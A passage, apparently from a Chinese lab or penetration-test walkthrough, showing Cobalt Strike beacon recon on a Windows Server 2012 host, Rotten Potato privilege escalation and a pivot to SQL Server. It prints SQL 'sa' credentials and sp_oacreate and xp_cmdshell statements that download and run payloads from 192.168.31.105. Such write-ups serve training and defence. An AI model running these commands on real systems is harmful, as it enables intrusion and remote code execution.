                  [139]: KB3126587
                  [140]: KB3126593
                  [141]: KB3127060
                  [142]: KB3127222
                  [143]: KB3128650
                  [144]: KB3132080
                  [145]: KB3133043
                  [146]: KB3133690
                  [147]: KB3134179
                  [148]: KB3134812
                  [149]: KB3134813
                  [150]: KB3134815
                  [151]: KB3137728
                  [152]: KB3137923
                  [153]: KB3138378
                  [154]: KB3138602
                  [155]: KB3139164
                  [156]: KB3139398
                  [157]: KB3139914
                  [158]: KB3140219
                  [159]: KB3140234
                  [160]: KB3145384
                  [161]: KB3145432
                  [162]: KB3146604
                  [163]: KB3146621
                  [164]: KB3146723
                  [165]: KB3146751
                  [166]: KB3147071
                  [167]: KB3149157
                  [168]: KB3155784
                  [169]: KB3156059
                  [170]: KB3159398
                  [171]: KB3161949
                  [172]: KB3162343
                  [173]: KB3172614
                  [174]: KB3172729
                  [175]: KB3173424
                  [176]: KB3175024
                  [177]: KB3178539
                  [178]: KB3179574
                  [179]: KB4033428
                  [180]: KB4054566
                  [181]: KB4054568
                  [182]: KB4054999
                  [183]: KB4578953
                  [184]: KB4601048
                  [185]: KB5001403
                  [186]: KB5005076
网卡:             安装了 2 个 NIC。
                  [01]: Intel(R) 82574L 千兆网络连接
                      连接名:      Ethernet0
                      启用 DHCP:   是
                      DHCP 服务器: 192.168.31.1
                      IP 地址
                        [01]: 192.168.31.117
                        [02]: fe80::eda3:30b0:3f0f:7129
                  [02]: Intel(R) 82574L 千兆网络连接
                      连接名:      Ethernet1
                      启用 DHCP:   是
                      DHCP 服务器: 192.168.22.254
                      IP 地址
                        [01]: 192.168.22.129
                        [02]: fe80::cd1:4f82:d0b5:1835
Hyper-V 要求:     已检测到虚拟机监控程序。将不显示 Hyper-V 所需的功能。
shell hostname

[03/16 15:01:34] [*] Tasked beacon to run: hostname
[03/16 15:01:34] [+] host called home, sent: 39 bytes
[03/16 15:01:34] [+] received output:
12server-web1
shell wmic os get caption
[03/16 15:02:57] [*] Tasked beacon to run: wmic os get caption
[03/16 15:02:57] [+] host called home, sent: 50 bytes
[03/16 15:02:57] [+] received output:
Caption
Microsoft Windows Server 2012 R2 Standard shell wmic qfe get Description,HotFixID,InstalledOn
[03/16 15:03:53] [*] Tasked beacon to run: wmic qfe get Description,HotFixID,InstalledOn
[03/16 15:03:53] [+] host called home, sent: 76 bytes
[03/16 15:03:55] [+] received output:
Description HotFixID InstalledOn
Update KB2959936 11/21/2014
Security Update KB2894852 8/21/2021
Update KB2896496 11/21/2014
Update KB2919355 11/21/2014
Security Update KB2920189 11/21/2014
Security Update KB2928120 11/21/2014
Security Update KB2931358 11/21/2014
Security Update KB2931366 11/21/2014
Security Update KB2933826 11/21/2014
Update KB2938066 8/21/2021
Update KB2938772 11/21/2014
Hotfix KB2949621 11/21/2014
Update KB2954879 11/21/2014
Update KB2958262 11/21/2014
Update KB2958263 11/21/2014
Security Update KB2961072 11/21/2014
Update KB2965500 11/21/2014
Update KB2966407 11/21/2014
Security Update KB2966826 8/21/2021
Security Update KB2966828 8/21/2021
Update KB2967917 11/21/2014
Security Update KB2968296 8/21/2021
Update KB2971203 11/21/2014
Security Update KB2971850 11/21/2014
Security Update KB2972103 8/21/2021
Security Update KB2972213 8/21/2021
Security Update KB2973114 8/21/2021
Security Update KB2973351 11/21/2014
Update KB2973448 11/21/2014
Update KB2975061 11/21/2014
Security Update KB2976627 11/21/2014
Security Update KB2977629 11/21/2014
Security Update KB2978122 8/21/2021
Update KB2981580 11/21/2014
Security Update KB2982998 8/21/2021
Security Update KB2987107 11/21/2014
Update KB2989647 11/21/2014
Update KB2989930 8/21/2021
Update KB2998527 11/21/2014
Update KB3000850 11/21/2014
Security Update KB3003057 11/21/2014
Security Update KB3004365 8/21/2021
Hotfix KB3004545 8/21/2021
Update KB3008242 8/21/2021
Security Update KB3011780 8/21/2021
Update KB3012702 8/21/2021
Update KB3013172 8/21/2021
Update KB3013410 8/21/2021
Update KB3013538 8/21/2021
Update KB3013769 8/21/2021
Update KB3013791 8/21/2021
Update KB3013816 8/21/2021
Update KB3014442 11/21/2014
Security Update KB3019978 8/21/2021
Security Update KB3020393 8/21/2021
Security Update KB3021674 8/21/2021
Security Update KB3023219 8/21/2021
Security Update KB3023266 8/21/2021
Update KB3024751 8/21/2021
Update KB3024755 8/21/2021
Update KB3027209 8/21/2021
Update KB3029603 8/21/2021
Update KB3030947 8/21/2021
Update KB3031044 8/21/2021
Update KB3033446 8/21/2021
Update KB3034348 8/21/2021
Security Update KB3035126 8/21/2021
Update KB3036612 8/21/2021
Security Update KB3037576 8/21/2021
Update KB3037924 8/21/2021
Update KB3038002 8/21/2021
Security Update KB3042058 8/21/2021
Update KB3042085 8/21/2021
Update KB3043812 8/21/2021
Update KB3044374 8/21/2021
Update KB3044673 8/21/2021
Update KB3045634 8/21/2021
Security Update KB3045685 8/21/2021
Update KB3045717 8/21/2021
Update KB3045719 8/21/2021
Security Update KB3045755 8/21/2021
Security Update KB3045999 8/21/2021
Security Update KB3046017 8/21/2021
Hotfix KB3046737 8/21/2021
Update KB3048043 8/21/2021
Update KB3053863 8/21/2021
Update KB3054169 8/21/2021
Update KB3054203 8/21/2021
Update KB3054256 8/21/2021
Update KB3054464 8/21/2021
Update KB3055323 8/21/2021
Update KB3055343 8/21/2021
Security Update KB3055642 8/21/2021
Security Update KB3059317 8/21/2021
Update KB3060681 8/21/2021
Update KB3060793 8/21/2021
Security Update KB3061512 8/21/2021
Update KB3063843 8/21/2021
Security Update KB3071756 8/21/2021
Security Update KB3072307 8/21/2021
Security Update KB3074545 8/21/2021
Security Update KB3075220 8/21/2021
Update KB3077715 8/21/2021
Update KB3078405 8/21/2021
Update KB3078676 8/21/2021
Update KB3080042 8/21/2021
Update KB3080149 8/21/2021
Security Update KB3082089 8/21/2021
Update KB3083729 8/21/2021
Security Update KB3084135 8/21/2021
Update KB3084905 8/21/2021
Security Update KB3086255 8/21/2021
Update KB3087041 8/21/2021
Update KB3087137 8/21/2021
Update KB3091297 8/21/2021
Security Update KB3092601 8/21/2021
Update KB3092627 8/21/2021
Update KB3094486 8/21/2021
Update KB3095701 8/21/2021
Security Update KB3097992 8/21/2021
Update KB3099834 8/21/2021
Update KB3100473 8/21/2021
Update KB3102429 8/21/2021
Update KB3103616 8/21/2021
Update KB3103696 8/21/2021
Update KB3103709 8/21/2021
Update KB3108326 8/21/2021
Security Update KB3108381 8/21/2021
Security Update KB3109103 8/21/2021
Update KB3109976 8/21/2021
Security Update KB3110329 8/21/2021
Update KB3115224 8/21/2021
Security Update KB3115858 8/21/2021
Update KB3121261 8/21/2021
Security Update KB3121461 8/21/2021
Security Update KB3122651 8/21/2021
Update KB3123245 8/21/2021
Security Update KB3126434 8/21/2021
Security Update KB3126587 8/21/2021
Security Update KB3126593 8/21/2021
Update KB3127060 8/21/2021
Security Update KB3127222 8/21/2021
Update KB3128650 8/21/2021
Update KB3132080 8/21/2021
Security Update KB3133043 8/21/2021
Update KB3133690 8/21/2021
Update KB3134179 8/21/2021
Update KB3134812 8/21/2021
Update KB3134813 8/21/2021
Update KB3134815 8/21/2021
Update KB3137728 8/21/2021
Update KB3137923 8/21/2021
Update KB3138378 8/21/2021
Update KB3138602 8/21/2021
Update KB3139164 8/21/2021
Security Update KB3139398 8/21/2021
Security Update KB3139914 8/21/2021
Update KB3140219 8/21/2021
Update KB3140234 8/21/2021
Update KB3145384 8/21/2021
Update KB3145432 8/21/2021
Update KB3146604 8/21/2021
Update KB3146621 8/21/2021
Security Update KB3146723 8/21/2021
Update KB3146751 8/21/2021
Update KB3147071 8/21/2021
Update KB3149157 8/21/2021
Security Update KB3155784 8/21/2021
Security Update KB3156059 8/21/2021
Security Update KB3159398 8/21/2021
Security Update KB3161949 8/21/2021
Security Update KB3162343 8/21/2021
Update KB3172614 8/21/2021
Security Update KB3172729 8/21/2021
Update KB3173424 8/21/2021
Security Update KB3175024 8/21/2021
Security Update KB3178539 8/21/2021
Update KB3179574 8/21/2021
Update KB4033428 8/21/2021
Update KB4054566 8/21/2021
Update KB4054568 8/21/2021
Update KB4054999 8/21/2021
Update KB4578953 8/21/2021
Update KB4601048 3/16/2026
Security Update KB5001403 3/16/2026
Security Update KB5005076 3/16/2026 常用信息收集命令
systeminfo 查询系统信息
  hostname 主机名
  net user 查看用户信息
  netstat -ano|find "3389" 查看服务pid号
  wmic os get caption 查看系统名
  wmic qfe get Description,HotFixID,InstalledOn 查看补丁信息

  wmic product get name,version 查看当前安装程序
  wmic service list brief 查询本机服务
  wmic process list brief 查询本机进程
  net share 查看本机共享列表
  netsh firewall show config 查看防火墙配置
常规的信息搜集
shell whoami /priv
特权信息
----------------------
特权名 描述 状态
============================= ==================== ======
SeAssignPrimaryTokenPrivilege 替换一个进程级令牌 已禁用
SeIncreaseQuotaPrivilege 为进程调整内存配额 已禁用
SeAuditPrivilege 生成安全审核 已禁用
SeChangeNotifyPrivilege 绕过遍历检查 已启用
SeImpersonatePrivilege 身份验证后模拟客户端 已启用
SeCreateGlobalPrivilege 创建全局对象 已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用

注意到 补丁情况,尝试使用 烂土豆 进行提权

此时可以发现,成功提权
DATA-1



CS 上线
同时可以查看到数据库的一些配置信息,此时发现了新的主机
192.168.22.133

身份验证: SQL Server 身份验证
登录名: sa
密码: pass123@.com
数据库: DemoHdhCms
回到一开始的信息收集,我们发现有一个 192.168.22.133 的 SQL Server。同时,还有一个名为 12server-data1 的机器,猜测是 web1 的另外一个数据库。连接成功。
接下来就可以尝试 SA 提权。但是尝试了很久都不太可以,直到发现了。
https://xz.aliyun.com/news/8764
利用sp_oacreate构造语句,将certutil.exe复制到c:\windows\temp\下,并重命名为sethc.exe:
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'copyfile',null,'C:\Windows\System32\certutil.exe' ,'c:\windows\temp\sethc.exe';下载文件
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'C:\Windows\Temp\sethc.exe -urlcache -split -f "http://192.168.31.105:8000/sakura.exe" C:\Windows\Temp\sakura.exe'
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'C:\Windows\Temp\sethc.exe -urlcache -split -f "http://192.168.31.105:8000/sakura.bin" C:\Windows\Temp\sakura.bin';
declare @shell int exec sp_oacreate 'wscript.shell',@shell output exec sp_oamethod @shell,'run',null,'C:\Windows\Temp\sethc.exe -urlcache -split -f "http://192.168.31.105:8000/go.mod" C:\Windows\Temp\go.mod';

执行的时候又出了问题,不能上线
exec master..xp_cmdshell 'C:\Windows\Temp\'
# 不能使用,因为不在一个目录,所以使用此命令
EXEC xp_cmdshell 'cd /d C:\Windows\Temp && C:\windows\temp\sakura.exe';
提权
因为都是 Windows Server 2012,所以可以猜测其也有 烂土豆。
第二层网络
信息收集

